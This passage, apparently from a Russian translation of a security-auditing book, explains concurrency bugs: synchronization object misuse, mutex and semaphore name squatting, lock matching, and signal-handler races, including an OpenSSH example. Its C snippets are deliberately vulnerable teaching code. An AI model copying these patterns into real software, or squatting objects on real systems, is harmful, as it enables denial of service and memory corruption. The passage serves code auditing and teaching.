    jobThreads[i] = CreateThread(NULL, 0, processNetwork, NULL, 0, NULL);
    if (jobThreads[i] == NULL) {
        /* ... error handle ... */
    }

    return 0;
}
```

После завершения `initJobThreads()` функции `processJob()` и `processNetwork()` отвечают за настоящую работу. Они используют mutex objects, чтобы обеспечить взаимно исключающий доступ к ресурсу очереди, и event, чтобы будить потоки, когда очередь содержит элементы, которые нужно извлечь и обработать.

Их реализации показаны в следующем коде:

```
DWORD processJob(LPVOID arg)
{
    struct element *elem;

    for (;;) {
        WaitForSingleObject(queueMutex, INFINITE);
        if (queue == NULL)
```

```
            WaitForSingleObject(queueEvent, INFINITE);

        elem = queue;
        queue = queue->next;
        ReleaseMutex(queueMutex);

        /* ... process element ... */
    }

    return 0;
}

DWORD processNetwork(LPVOID arg)
{
    struct element *elem, *tmp;
    struct request *req;

    for (;;) {
        req = readRequest(fd);
        if (req == NULL)
            continue;

        elem = request_to_job_element(req);
        HeapFree(req);
        if (elem == NULL)
            continue;

        WaitForSingleObject(queueMutex, INFINITE);
        if (queue == NULL) {
            queue = elem;
            SetEvent(queueEvent);
        } else {
            for (tmp = queue; tmp->next; tmp = tmp->next)
                ;
            tmp->next = elem;
        }
        ReleaseMutex(queueMutex);
    }

    return 0;
}
```

Видите проблему в этом коде? Посмотрите, как инициализируется объект event:

```
queueEvent = CreateEvent(NULL, TRUE, FALSE, NULL);
```

Установка второго параметра в TRUE указывает, что объект является manual-reset event. Однако по коду видно, что разработчик хотел использовать automatic-reset event, потому что после первой сигнализации event manual-reset event навсегда остается в этом состоянии, даже когда очередь пуста. Неправильное использование `CreateEvent()` в этом примере приводит к разыменованию NULL-указателя в `processJob()`, поскольку успешный возврат из `WaitForSingleObject()` указывает, что очередь не пуста. Внимательные читатели могут заметить дополнительный дефект: этот код уязвим к deadlock. Если очередь пуста при выполнении `processJob()`, выполняющийся поток вызывает `WaitForSingleObject()`, что переводит вызывающего в сон, пока функция `processNetwork()` не сигнализирует объект event. Однако процедура `processJob()`, ожидающая event, удерживает блокировку `queueMutex`. В результате `processNetwork()` никогда не сможет войти, что приводит к deadlock.

Как видите, ошибки из-за неправильного использования объектов синхронизации совершить довольно легко, особенно когда используется множество объектов. Создать программу без deadlocks и состояний гонки может быть непросто; часто логика просто неочевидна, как показано в предыдущем примере. В разделе "IPC Object Scoreboards" далее в этой главе вы изучите технику, использующую scoreboards для отслеживания использования IPC-объектов. Эти scoreboards помогают определить, как используется каждый объект и есть ли возможность, что он используется неправильно.

Захват именованных объектов синхронизации

Глава 11 представила захват пространства имен Windows, который происходит, когда недобросовестное приложение создает именованный объект раньше настоящего приложения. Такой тип атаки является серьезным соображением для именованных объектов синхронизации. Представьте, например, программу со следующим кодом во время инициализации:

```
int checkForAnotherInstance(void)
{
    HANDLE hMutex;

    hMutex = OpenMutex(MUTEX_ALL_ACCESS, FALSE, "MyProgram");
    if (hMutex == NULL)
        return 1;

    CloseHandle(hMutex);
    return 0;
}
```

Функция `checkForAnotherInstance()` вызывается на ранних этапах запуска программы. Если она возвращает 1, процесс завершает работу, потому что другой экземпляр программы уже запущен.

Примечание

Объекты синхронизации часто используются для предотвращения запуска нескольких экземпляров программы на одном хосте.

Предположим, вы запускаете другой процесс, который создает mutex с именем `MyProgram` и удерживает блокировку бесконечно. В этом случае функция `checkForAnotherInstance()` всегда возвращает 1, поэтому любая попытка запустить это приложение завершается неудачей. Если этот mutex создан в глобальном пространстве имен, он также предотвращает запуск приложения другими пользователями в среде Terminal Services или XP.

Помимо создания объектов с целью помешать приложению работать правильно, недобросовестное приложение может получить владение объектом, который другое приложение создало легитимно. Например, рассмотрим сценарий, где процесс создает глобальный объект, а ряд других процессов позже манипулируют этим объектом. Процессы, пытающиеся манипулировать объектом, делают это, ожидая mutex, как показано в этом примере:

```
int modifyObject(void)
{
    HANDLE hMutex;
    DWORD status;

    hMutex = OpenMutex(MUTEX_MODIFY_STATE, FALSE, "MyMutex");
    if (hMutex == NULL)
        return -1;

    status = WaitForSingleObject(hMutex, INFINITY);
    if (status == WAIT_TIMEOUT)
        return -1;

    /* ... modify some global object ... */

    ReleaseMutex(hMutex);
}
```

В чем проблема этого кода? Что если недобросовестное приложение также откроет `MyMutex` и будет удерживать его бесконечно? Другие ожидающие процессы останутся спящими бесконечно,

не имея возможности завершить свои задачи.

Вы также можете вызывать условия отказа в обслуживании в UNIX-программах, которые прекращают работу при неудачной попытке инициализировать набор семафоров или когда значение `IPC_PRIVATE` не передается как параметр `key` в `semget()`. Например, рассмотрите следующий код:

```
int initialize_ipc(void)
{
    int semid;

    semid = semget(ftok("/home/user/file", 'A'), 10,
        IPC_EXCL | IPC_CREAT | 0644);

    if (semid < 0)
        return -1;

    return semid;
}
```

Этот код создает набор семафоров с десятью семафорами. Поскольку определены `IPC_CREAT` и `IPC_EXCL`, `semget()` возвращает ошибку, если семафор с таким же `key` уже существует. Если заранее создать набор, функция `initialize_ipc()` вернет ошибку, и программа никогда не запустится.

Примечание

Обратите внимание на использование функции `ftok()`. Формально она используется для генерации ключей для IPC, но эта функция не гарантирует уникальность ключей. Фактически краткий просмотр исходного кода glibc показывает, что если передать одни и те же аргументы, будет сгенерировано то же значение ключа, или вы сможете легко определить, какое значение ключа она генерирует.

Если флаг `IPC_EXCL` не передан, все равно можно заставить `semget()` завершиться неудачей, инициализировав набор семафоров с ограничительными разрешениями. Также можно инициализировать набор семафоров с тем же `key`, но меньшим числом семафоров, что тоже заставит `semget()` вернуть ошибку.

Другие проблемы захвата

До сих пор обсуждавшиеся проблемы захвата обычно приводили к отказу в обслуживании, не позволяя процессу получить доступ к объекту. Захват также может происходить из-за нюанса работы функций `CreateEvent()`, `CreateMutex()`, `CreateSemaphore()` и `CreateWaitableTimer()`. При вызове с non-NULL параметром имени эти функции проверяют, существует ли уже указанное имя. Если существует, вызывающему возвращается существующий объект вместо создания нового. Единственный способ узнать, что возвращен существующий объект, а не новый, - вызвать `GetLastError()`, проверить, равна ли ошибка `ERROR_ALREADY_EXISTS`, а затем специально обработать этот случай. Неспособность сделать это может приводить к интересным ситуациям. Если возвращается существующий объект, несколько параметров функций `Create*()` игнорируются. Например, функция `CreateMutex()` принимает три параметра: структуру атрибутов безопасности, описывающую права доступа к объекту, булево значение, указывающее, удерживает ли вызывающий блокировку изначально, и имя объекта. Если именованный mutex уже существует, первые два параметра игнорируются. Процитируем описание функции `CreateMutex()` из MSDN:

Если *lpName* совпадает с именем существующего именованного mutex, эта функция запрашивает право доступа MUTEX_ALL_ACCESS. В этом случае параметр *bInitialOwner* игнорируется, потому что он уже установлен создающим процессом. Если параметр *lpMutexAttributes* не NULL, он определяет, может ли дескриптор наследоваться, но его член security-descriptor игнорируется.

Интересно. Поэтому если значение `ERROR_ALREADY_EXISTS` не проверяется с помощью `GetLastError()`, атакующий может создать mutex с тем же именем раньше настоящего приложения. Это может подорвать атрибуты безопасности, которые иначе были бы установлены на объекте, потому что они игнорируются при вызове приложением функции `CreateMutex()`. Более того, рассмотрите любой код, вызывающий `CreateMutex()` с параметром `bInitialOwner`, переданным как TRUE. Вызывающий может манипулировать разделяемым объектом, предполагая, что удерживает блокировку mutex, хотя на самом деле это не так, что приводит к состоянию гонки. Вот пример:

```
int modifyObject(HANDLE hObject)
{
    HANDLE hMutex;

    hMutex = CreateMutex(NULL, TRUE, "MyMutex");
    if (hMutex == NULL)
        return -1;

    /* ... modify object pointed to by hObject ... */

    ReleaseMutex(hMutex);
}
```

Параметр `bInitialOwner`, переданный в `CreateMutex()`, установлен в TRUE, чтобы указать, что этот процесс должен получить начальное владение блокировкой. Однако вызова `GetLastError()` для проверки `ERROR_ALREADY_EXISTS` нет; поэтому возможно, что возвращенный mutex является уже существующим объектом. В этом случае значение `bInitialOwner` игнорируется, так что этот процесс на самом деле не будет удерживать блокировку для `hMutex`, а любой доступ к `hObject` будет подвержен состояниям гонки.

Другие функции создания объектов синхронизации имеют похожие проблемы. Параметр атрибутов безопасности, а потенциально и другие параметры, игнорируется, если именованный объект уже существует. Например, параметры `lInitialCount` и `lMaximumCount` для `CreateSemaphore()` игнорируются, если возвращается существующий объект, потому что эти параметры инициализируются исходным создателем объекта. Игнорирование этих параметров может позволить создать семафор с другим максимальным счетчиком, чем ожидает приложение, что может заставить его работать неправильно. Фактически, если установлен произвольно большой максимальный счетчик, семафор вообще не обеспечивает взаимного исключения, снова приводя к состоянию гонки. Аналогично с объектом event параметры `bManualReset` и `bInitialState` игнорируются, если возвращен ранее созданный объект. Поэтому программа, инициализирующая event как auto-reset object, может вместо этого получить manual-reset object, который остается signaled, так что несколько процессов получают event вместо одного, хотя процесс ожидает, что он будет доставлен только одному процессу или потоку.

Еще одна вещь, которую нужно помнить о проблемах захвата: если вы создаете объект, вы свободны изменять его когда угодно и как угодно. Если вы создаете объект event или waitable timer, который затем возвращается привилегированному приложению через `CreateEvent()` или `CreateWaitableTimer()`, вы можете произвольно сигнализировать эти объекты в любой момент. Например, владелец event может сгенерировать сигнал, вызвав функцию `SetEvent()` в любое время. Такой вызов может быть опасен, когда процесс ожидает, что получение сигнала event является подтверждением того, что произошла некоторая транзакция объекта, хотя на самом деле этого не было.

Наборы семафоров в UNIX и другие объекты System V IPC уязвимы к похожим проблемам захвата, но только в ограниченной степени из-за того, как работает API. Процесс, создающий семафор, должен использовать флаги `IPC_CREAT` и `IPC_EXCL` или значение `IPC_PRIVATE` для ключа. Это гарантирует создание нового семафора. Если процесс передает значение ключа и не использует флаг `IPC_EXCL`, он может ошибочно получить доступ к существующему набору семафоров. Вот пример уязвимого вызова:

```
int semid;

semid = semget(ftok("/home/user/file", 'A'), 10, IPC_CREAT | 0644);
```

Этот вызов `semget()` берет существующий набор семафоров, если такой существует с тем же ключом, и создает новый только если такого нет. Если набор семафоров уже существует, в нем должно быть не меньше объектов семафоров, чем указано вторым аргументом. Если меньше, возвращается ошибка. Все еще есть интересные возможности, связанные с тем, что можно делать с набором семафоров одновременно с тем, как другой процесс использует его, потому что вы являетесь владельцем семафора.

Примечание

Если разрешения достаточно ослаблены, например все имеют полные права изменения семафора, созданного привилегированным процессом, те же атаки, описанные в следующих разделах, также возможны.

Наборы семафоров не похожи на файловые дескрипторы. Когда набор семафоров открыт, он не связан с приложением постоянно. Вместо этого вызывающему возвращается ID семафора, и каждое последующее использование набора семафоров включает поиск этого ID в глобальном пространстве имен. Поэтому если у вас есть достаточный доступ к набору семафоров, как у создателя, вы можете делать с ним все что угодно между обращениями привилегированного процесса, использующего злонамеренный набор семафоров. Например, можно удалить набор или пересоздать его после возврата `semget()` в привилегированном процессе с меньшим числом объектов семафоров. Также можно вручную сбросить все целые значения семафоров в наборе к произвольным значениям, вызывая состояния гонки в привилегированном процессе. Поэтому при аудите приложений, использующих семафоры, флаги, передаваемые в `semget()`, очень важны.

Примечание

Если вам интересно, что происходит, когда `IPC_EXCL` установлен, а `IPC_CREAT` нет: это недопустимо и не приводит к созданию нового набора семафоров. Функция `semget()` просто возвращает ошибку.

Scoreboards объектов синхронизации

Как вы видели, довольно легко неправильно использовать API синхронизации и непреднамеренно сделать программу уязвимой к отказу в обслуживании или состоянию гонки. При аудите таких уязвимостей лучше вести запись вероятных проблем, возникающих из-за неправильного использования этих IPC-механизмов синхронизации, чтобы можно было вернуться к ней на более поздних этапах аудита кода. Журналы аудита, описанные в предыдущих главах, не отражают многих деталей, связанных с уязвимостями конкурентности. Вместо этого можно использовать scoreboards объектов синхронизации - небольшие журналы, содержащие важные для безопасности сведения об объекте синхронизации: где он создан, как он создан, где используется и где

освобождается. Таблица 13-1 показывает пример такого scoreboard.

Таблица 13-1. Scoreboard объекта синхронизации

Object name	`MyMutex`
Object type	mutex
Use	Used for controlling access to the shared resource `hObject` (declared in `main.c` line 50). This object can have only one thread accessing it at a time (whether it's a reader or a writer).
Instantiated	`open_mutex()`, `util.c`, line 139
Instantiation parameters	OpenMutex(NULL, TRUE, "MyMutex")
Object permissions	Default
Used by	`writer_task()`, `writer.c`, line 139 `reader_task()`, `reader.c`, line 158
Protects	A linked list, `queue`, declared in `main.c`, line 76
Notes	This mutex uses a static name, and the code doesn't check `GetLastError()` when `OpenMutex()` returns. A squatting attack is possible. Possible race condition in `reader.c` line 140, where one of the code paths fails to lock the mutex before operating on `hObject`.

Как видите, техника scoreboards дает краткое резюме использования и назначения объекта. Можно отметить любые наблюдения о том, как объект создается или используется, и при необходимости вернуться к ним позже. Этот scoreboard не только помогает как быстрый справочник при встрече с новым кодом, работающим с объектом синхронизации, но и позволяет сверять последующие изменения кодовой базы с вашим резюме, чтобы убедиться, что объект используется правильно.

Сопоставление блокировок

Еще один эффективный инструмент аудита объектов синхронизации - lock matching. **Lock matching** - это просто процесс проверки объектов синхронизации, чтобы убедиться, что для каждой блокировки объекта нет пути, где соответствующая разблокировка не может произойти. Очевидно, эта техника применима только к подмножеству объектов: к тем, которые требуют сигнализации после того, как по ним было выполнено ожидание. Поэтому эта техника применима в основном к семафорам и mutexes. Если найден путь, где ожидание не имеет дополняющего сигнала на том же объекте, может возникнуть deadlock.

Примечание

Если поток в Windows завершается, владея объектом, система обычно позволяет другому ожидающему потоку получить владение объектом. Однако если поток завершается нечисто, обычно в результате вызова `TerminateThread()`, объекты не освобождаются корректно, и может возникнуть deadlock.

Простой пример помогает показать lock matching в действии:

```
struct element *queue;
HANDLE hMutex;
int fd;

int networkThread(void)
```

```
{
    struct element *elem;

    for (;;) {
        elem = read_request(fd);
        WaitForSingleObject(hMutex, INFINITY);
        add_to_queue(queue, elem);
        ReleaseMutex(hMutex);
    }

    return 0;
}

int processThread(void)
{
    struct element *elem;

    for (;;) {
        WaitForSingleObject(hMutex);
        elem = remove_from_queue(queue);

        if (elem == NULL)
            continue;

        ReleaseMutex(hMutex);
        process_element(elem);
    }

    return 0;
}
```

Функция `processThread()` содержит путь, где `hMutex` не сигнализируется после ожидания. Если `elem` равен NULL при выполнении `processThread()`, она переходит обратно к началу цикла for, не вызвав `ReleaseMutex()`. Следующий вызов `WaitForSingleObject()` не вызывает deadlock этого процесса, потому что вызывающий поток владеет mutex. Вместо этого он не дает числу вызовов release когда-либо стать равным числу вызовов wait. Это означает, что никакой другой процесс или поток никогда не сможет захватить этот mutex, потому что вызывающий поток никогда его не освобождает.

При выполнении проверок lock matching следите, чтобы не существовало неочевидных путей, где объект может никогда не быть освобожден. Например, может ли сигнал прервать поток, удерживающий блокировку, а затем снова войти в программу в другой точке?

Сигналы

UNIX-программы часто взаимодействуют со своим окружением и другими программами с помощью сигналов. **Сигналы** - это программные прерывания, которые ядро вызывает в процессе по просьбе других процессов или как реакцию на события, происходящие в ядре.

Примечание

Подсистема POSIX в Windows также способна работать с сигналами, но в основном это возможность UNIX.

Каждый процесс определяет, как обрабатывать входящие сигналы, выбирая одно из следующих действий для связи с сигналом:

• *Игнорирование сигнала* - процесс может игнорировать сигнал, сообщив ядру, что хочет игнорировать этот сигнал. Два сигнала нельзя игнорировать: `SIGKILL` и `SIGSTOP`. `SIGKILL` всегда

убивает процесс, а `SIGSTOP` всегда останавливает процесс.
• *Блокирование сигнала* - процесс может отложить обработку сигнала, заблокировав его; в этом случае сигнал откладывается, пока процесс не разблокирует его. Как и с игнорированием, сигналы `SIGKILL` и `SIGSTOP` нельзя заблокировать.
• *Установка обработчика сигнала* - процесс может установить signal handler, то есть функцию, вызываемую при доставке сигнала. Эта функция вызывается полностью асинхронно: когда сигнал доставлен, контекст выполнения процесса приостанавливается, и создается новый, где выполнение начинается в назначенной функции signal handler. Когда этот handler возвращается, выполнение возобновляется там, где остановилось.

Если процесс явно не указывает, как он работает с конкретным сигналом, выполняется действие по умолчанию. Таблица 13-2 перечисляет сигналы, предоставляемые типичной POSIX-совместимой реализацией, и действия по умолчанию, связанные с этими сигналами. Эта таблица взята из man page Linux `signal(7)`.

Таблица 13-2. Сигналы и их действия по умолчанию

Signal Number	Signal Name	Meaning	Default Action
1	SIGHUP	Hang up from controlling terminal	Terminate
2	SIGINT	Interrupt	Terminate
3	SIGQUIT	Quit	Core dump
4	SIGILL	Illegal instruction	Core dump
5	SIGTRAP	Software trap	Core dump
6	SIGABRT	Abort	Core dump
7	SIGEMT	EMT instruction	Terminate
8	SIGFPE	Floating point exception	Core dump
9	SIGKILL	Kill	Terminate
10	SIGBUS*	Data bus error	Core dump
11	SIGSEGV	Segmentation fault	Core dump
12	SIGSYS*	Invalid system call parameter	Core dump
13	SIGPIPE	Write to a pipe when there's no process to read from it	Terminate
14	SIGALRM	Alarm	Terminate
15	SIGTERM	Terminate	Terminate
16	SIGURG	Urgent data on I/O channel	Ignore
17	SIGSTOP	Stop process	Stop
18	SIGTSTP	Interactive stop	Stop
19	SIGCONT	Continue	Continue a stopped process
20	SIGCHLD	Child exited	Ignored
21	SIGTTIN	Background read attempt from terminal	Stop
22	SIGTTOU	Background write attempt from terminal	Stop
23	SIGIO	I/O available or completed	Terminate
24	SIGXCPU	CPU time limit exceeded	Core dump
25	SIGXFSZ	File size limit exceeded	Core dump
26	SIGVTALRM	Virtual time alarm	Terminate
27	SIGPROF	Profiling time alarm	Terminate
28	SIGWINCH	Window size change	Ignored
29	SIGINFO	Information request	Terminate
30	SIGUSR1	User-defined signal	Ignored
31	SIGUSR2	User-defined signal	Ignored

Обратите внимание, что номера, назначенные сигналам, могут различаться между операционными системами и архитектурами, и не все сигналы доступны на всех архитектурах. Например, `SIGBUS` не определен для машин с архитектурой Intel, но определен для машин с архитектурой Sun SPARC. Если сигнал не определен для конкретной архитектуры, он может игнорироваться вместо выполнения действия по умолчанию, указанного в таблице 13-2.

У каждого процесса есть **маска сигналов**, то есть bitmask, описывающая, какие сигналы должны блокироваться процессом, а какие должны доставляться. Процесс может заблокировать сигнал, изменив эту маску сигналов, как вы скоро увидите в разделе "Обработка сигналов".

Обработка сигналов является важной частью многих UNIX-приложений. Хотя сигналы - довольно простой механизм, при реализации программного обеспечения есть некоторые тонкости их корректной обработки. Поэтому прежде чем переходить к проблемам, связанным с сигналами, следующие разделы кратко описывают signal API.

Отправка сигналов

Системный вызов `kill()` используется для отправки сигнала процессу. Можно проверять, существуют ли процессы, отправляя им сигнал ноль или пробуя недопустимый сигнал и проверяя сообщение о permission denied.

Чтобы отправить сигнал процессу в Linux и Solaris, отправитель должен быть superuser или иметь real/effective user ID, равный real или saved set user ID получателя. Однако отправитель всегда может отправить `SIGCONT` процессу в своем сеансе.

Чтобы отправить сигнал процессу в BSD OSs, отправитель должен быть superuser, или real/effective user IDs должны совпадать с real/effective user IDs получателя. Обратите внимание: это означает, что daemon, который временно принимает роль непривилегированного пользователя с помощью `seteuid()`, открывает себя для доставки сигналов от этого пользователя.

Ранние версии Linux имели такое же поведение, как BSD. Например, если userland daemon Network File System (NFS) временно устанавливал свой effective user ID равным ID обычного пользователя, этот обычный пользователь мог отправлять сигналы daemon и потенциально убить его. Именно это привело к появлению file system user IDs (FSUIDs) в Linux. Сейчас они в Linux в значительной степени избыточны, потому что временное принятие effective user ID больше не открывает daemon для сигналов.

FTP daemons - еще один хороший пример ситуации, где daemon, работающий как root, принимает effective user permissions непривилегированного пользователя. Если обычный пользователь входит в FTP daemon, daemon использует effective user ID этого пользователя, чтобы безопасно выполнять взаимодействие с файловой системой. Поэтому в BSD-системе, если тот же пользователь вошел в shell, он может отправлять сигналы daemon и убить его. В предыдущих версиях это имело более серьезные последствия, поскольку core dump часто содержал парольную информацию из системной базы аутентификации.

OpenBSD имеет уникальное ограничение: nonroot-пользователь может отправлять процессу `setuid` или `setgid` только следующие сигналы: `SIGKILL`, `SIGINT`, `SIGTERM`, `SIGSTOP`, `SIGTTIN`, `SIGTTOU`, `SIGTSTP`, `SIGHUP`, `SIGUSR1`, `SIGUSR2` и `SIGCONT`.

Обработка сигналов

Есть несколько способов указать процессу, как реагировать на сигнал. Во-первых, функция `signal()` используется для установки routine, которая устанавливает handler для обработки указанного сигнала. Семантика из man page показана в следующем прототипе:

```
#include <signal.h>

typedef void (*sighandler_t)(int);
sighandler_t signal(int signum, sighandler_t handler);
```

Параметр `signum` указывает, какой сигнал обрабатывать, а аргумент `handler` указывает routine, которую нужно вызвать для этого сигнала. Функция `signal()` возвращает старый handler для указанного сигнала. Вместо указания новой routine обработки сигнала разработчик может выбрать одну из двух констант для параметра `handler`: `SIG_IGN`, если сигнал нужно игнорировать, и `SIG_DFL`, если при получении сигнала должно выполняться действие по умолчанию.

Примечание

Действие по умолчанию различается в зависимости от полученного сигнала. Например, действие по умолчанию для `SIGSEGV` - создать core image и завершить процесс. Действие по умолчанию для `SIGSTOP` - поместить текущий процесс в фон. Действия по умолчанию для каждого сигнала были представлены ранее в таблице 13-2.

Разработчики также могут устанавливать handlers через интерфейс `sigaction()`, имеющий следующий прототип:

```
#include <signal.h>

int sigaction(int sig, const struct sigaction *act, struct sigaction *oact);
```

Этот интерфейс позволяет устанавливать и получать немного более подробные атрибуты для каждого сигнала, который обрабатывает приложение. Эти атрибуты передаются в форме структуры `sigaction`, которая приблизительно определена так:

```
struct sigaction {
    void (*sa_handler)(int);
    void (*sa_sigaction)(int, siginfo_t *, void *);
    sigset_t sa_mask;
    int sa_flags;
}
```

Точное определение структуры немного различается между реализациями. В основном там есть два указателя на функции: один на signal handler (`sa_handler`) и один на signal catcher (`sa_sigaction`). Разработчики задают один или другой для вызова при получении указанного сигнала.

Примечание

Какой handler вызывается из структуры `sigaction` - handler (`sa_handler`) или catcher (`sa_sigaction`)? Это зависит от члена `sa_flags` в структуре. Если установлен флаг `SA_SIGINFO`, вызывается `sa_sigaction`. Иначе вызывается `sa_handler`. В реальности, поскольку предполагается, что вы укажете только один и не можете определить оба, эти два члена структуры часто кодируются как union, так что определение одного перезаписывает предыдущее определение другого.

Поле `sa_mask` описывает набор сигналов, которые должны блокироваться, пока signal handler выполняется, а член `sa_flags` описывает некоторые дополнительные поведенческие характеристики обработки сигнала, упоминаемые далее в этой главе в разделе "Уязвимости сигналов".

Следующая функция используется для изменения маски сигналов процесса, чтобы ранее заблокированные сигналы могли доставляться или чтобы заблокировать доставку определенных сигналов:

```
int sigprocmask(int how, const sigset_t *set, sigset_t *oset)
```

Аргумент `how` задает, как должен интерпретироваться параметр `set`, и может принимать одно из трех значений:

• `SIG_BLOCK` - указывает, что параметр `set` содержит набор сигналов, которые нужно добавить к маске сигналов процесса.

• `SIG_UNBLOCK` - указывает, что параметр `set` содержит набор сигналов, которые нужно разблокировать из текущей маски сигналов.
• `SIG_SETMASK` - указывает, что параметр `set` должен заменить текущую маску сигналов.

Параметр `oset` заполняется предыдущей маской сигналов процесса.

Помимо этих функций, можно выполнять множество других библиотечных вызовов, связанных с сигналами. В следующих разделах описываются только те, которые объявляют signal handlers и задают действия.

Точки перехода

В UNIX-системах можно вернуться в точку программы из любой другой точки программы при выполнении определенного условия. Для этого используются `setjmp()`, `longjmp()`, `sigsetjmp()` и `siglongjmp()`. Хотя эти функции не являются частью signal API, они очень релевантны, поскольку часто используются в routines обработки сигналов, чтобы вернуться в определенное место программы и продолжить обработку после перехвата сигнала.

Функция `setjmp()` используется для обозначения точки программы, в которую возвращается управление выполнением при вызове функции `longjmp()`:

```
int setjmp(jmp_buf env)
void longjmp(jmp_buf env, int val)
```

Контекст, в котором программа находится при вызове `setjmp()`, восстанавливается при возврате через `longjmp()`: содержимое регистров сбрасывается в состояние, в котором оно было при исходном вызове `setjmp()`, включая program counter и stack pointer, чтобы выполнение могло продолжиться в этой точке. Возвращаемое значение 0 указывает прямой вызов `setjmp()`, а ненулевое значение указывает, что выполнение вернулось в эту точку из `longjmp()`. Параметр `val`, переданный в `longjmp()`, указывает, что вернет `setjmp()` при вызове `longjmp()`. Поскольку `longjmp()` передает выполнение в другую часть программы, он не возвращается. Вот пример этих двух функций в действии:

```
jmp_buf env;

int process_message(int sock)
{
    struct pkt_header header;

    for (;;) {
        if (setjmp(env) != 0)
            log("Invalid request received, ignoring message");

        if (read_packet_header(sock, &header) < 0)
            return -1;

        switch (header.type) {
        case USER:
            parse_username_request(sock);
            break;
        case PASS:
            parse_password_request(sock);
            break;
        case OPEN:
            parse_openfile_request(sock);
            break;
        case QUIT:
            parse_quit_request(sock);
            break;
        default:
            log("invalid message");
            break;
        }
```

```
    }
}
```

Предположим, у вас есть функция вроде этой, а затем, несколькими вызовами глубже из `parse_openfile_request()`, есть следующая функция для открытия файла в системе:

```
int open_file_internal(unsigned char *filename)
{
    if (strstr(filename, "../"))
        longjmp(env, 1);

    /* ... open file ... */
}
```

В этом случае вызов `longjmp()` заставляет программу перезапустить выполнение в расположении соответствующей функции `setjmp()`, в `process_message()`. Функция `setjmp()` вернет ненулевое значение; в этом случае 1, потому что 1 было указано вторым параметром `longjmp()`.

Есть также две очень похожие функции, `sigsetjmp()` и `siglongjmp()`, используемые для достижения похожего эффекта, за исключением того, что они учитывают и маски сигналов процесса. Это достигается через параметр `savesigs`, передаваемый в `sigsetjmp()`:

```
int sigsetjmp(sigjmp_buf env, int savesigs)
int siglongjmp(sigjmp_buf env, int val)
```

Если значение `savesigs` ненулевое, маска сигналов процесса на момент вызова `sigsetjmp()` тоже сохраняется, чтобы при вызове `siglongjmp()` ее можно было восстановить. В следующем разделе вы увидите, почему смешивать эти функции с signal handlers - опасная практика.

Уязвимости сигналов

Routine обработки сигналов может быть вызвана в любой момент выполнения программы, начиная с установки handler и до его удаления. Поэтому любые действия, происходящие между этими двумя точками времени, могут быть прерваны. В зависимости от того, что делает signal handler, такое прерывание может оказаться уязвимостью безопасности. Чтобы понимать материал этого раздела, нужно знать термин **asynchronous-safe** (иногда говорят async-safe или signal-safe). Asynchronous-safe function - это функция, которая может безопасно и корректно выполняться даже в том случае, если ее прерывает асинхронное событие, например signal handler или interrupting thread. Asynchronous-safe function по определению реентерабельна, но дополнительно умеет корректно переживать прерывания сигналами. В общем случае все signal handlers должны быть asynchronous-safe; причины станут понятны по ходу раздела.

Базовое прерывание

Первая проблема при обработке сигналов возникает, когда handler опирается на какое-то глобальное состояние программы, например предполагает, что глобальные переменные уже инициализированы, хотя на самом деле это не так. В листинге 13-1 показан короткий пример.

Листинг 13-1.

```
char *user;

int cleanup(int sig)
{
    printf("caught signal! Cleaning up..\n");
    free(user);
    exit(1);
}

int main(int argc, char **argv)
{
```

```
    signal(SIGTERM, cleanup);
    signal(SIGINT, cleanup);

    ... do stuff ...
    process_file(fd);
    free(user);
    close(fd);
    printf("bye!\n");

    return 0;
}

int process_file(int fd)
{
    char buffer[1024];

    ... read from file into buffer ...
    user = malloc(strlen(buffer) + 1);
    strcpy(user, buffer);
    ... do stuff ...

    return 0;
}
```

Проблема в этом коде состоит в том, что `cleanup()` может быть вызвана в любой момент после установки обработчика для сигналов `SIGTERM` и `SIGINT`. Если любой из этих сигналов отправить процессу до вызова `process_file()`, переменная `user` еще не инициализирована. Это не слишком большая беда, потому что начальное значение равно `NULL`. Но что произойдет, если сигнал доставлен после `free(user)` и до завершения программы? Переменная `user` освобождается функцией `free()` дважды. Это уже явно плохо. Ситуация была бы еще хуже, если бы signal handler не завершал программу, потому что сигнал можно было бы отправить во время операции `strcpy()`, чтобы освободить буфер, в который идет копирование. Функция продолжила бы копировать данные в уже освобожденный heap chunk, что может привести к повреждению памяти и, возможно, к выполнению произвольного кода.

Чтобы увидеть, как ошибка такого типа может выглядеть в production-коде, рассмотрим реальный пример: OpenSSH. Следующая routine обработки сигналов устанавливается в OpenSSH в функции `main()`. Она вызывается, когда OpenSSH получает alarm signal (`SIGALRM`); задумка состоит в том, чтобы ограничить время, которое подключающийся клиент может потратить на успешный вход:

```
grace_alarm_handler(int sig)
{
    /* XXX no idea how fix this signal handler */
    if (use_privsep && pmonitor != NULL && pmonitor->m_pid > 0)
        kill(pmonitor->m_pid, SIGALRM);

    /* Log error and exit. */
    fatal("Timeout before authentication for %s", get_remote_ipaddr());
}
```

Большая часть этого кода сама по себе не слишком интересна, за исключением вызова `fatal()`. Если изучить реализацию `fatal()` в исходном коде OpenSSH, можно увидеть, что она вызывает функцию `cleanup_exit()`, которая, в свою очередь, вызывает `do_cleanup()` для освобождения глобальных структур и выхода из процесса. Реализация `do_cleanup()` показана ниже.

```
void do_cleanup(Authctxt *authctxt)
{
    static int called = 0;

    debug("do_cleanup");

    /* no cleanup if you're in the child for login shell */
    if (is_child)
        return;

    /* avoid double cleanup */
```

```
    if (called)
        return;
    called = 1;

    if (authctxt == NULL)
        return;

#ifdef KRB5
    if (options.kerberos_ticket_cleanup && authctxt->krb5_ctx)
        krb5_cleanup_proc(authctxt);
#endif

    ... more stuff ...

    /*
     * Cleanup ptys/utmp only if privsep is disabled
     * or if running in monitor.
     */
    if (!use_privsep || mm_is_monitor())
        session_destroy_all(session_pty_cleanup2);
}
```

Как видите, функция `do_cleanup()` в некоторой степени реентерабельна, потому что проверяет, вызывали ли ее раньше, и если да, просто сразу возвращается. Это предотвращает ситуацию, в которой `fatal()` вызывает саму себя или прерывается сигналом, который приводит к вызову `fatal()`, например через функцию `grace_alarm_handler()`. Однако любые функции, вызываемые из `do_cleanup()`, тоже должны быть реентерабельными, если они вызываются где-то еще в программе. Если какая-либо вызываемая функция не реентерабельна, уязвимую функцию можно прервать сигналом `SIGALRM`, что в итоге приведет к повторному вызову той же non-reentrant function. Теперь посмотрим на функцию `krb5_cleanup_proc()`:

```
void krb5_cleanup_proc(Authctxt *authctxt)
{
    debug("krb5_cleanup_proc called");

    if (authctxt->krb5_fwd_ccache) {
        krb5_cc_destroy(authctxt->krb5_ctx, authctxt->krb5_fwd_ccache);
        authctxt->krb5_fwd_ccache = NULL;
    }

    if (authctxt->krb5_user) {
        krb5_free_principal(authctxt->krb5_ctx, authctxt->krb5_user);
        authctxt->krb5_user = NULL;
    }

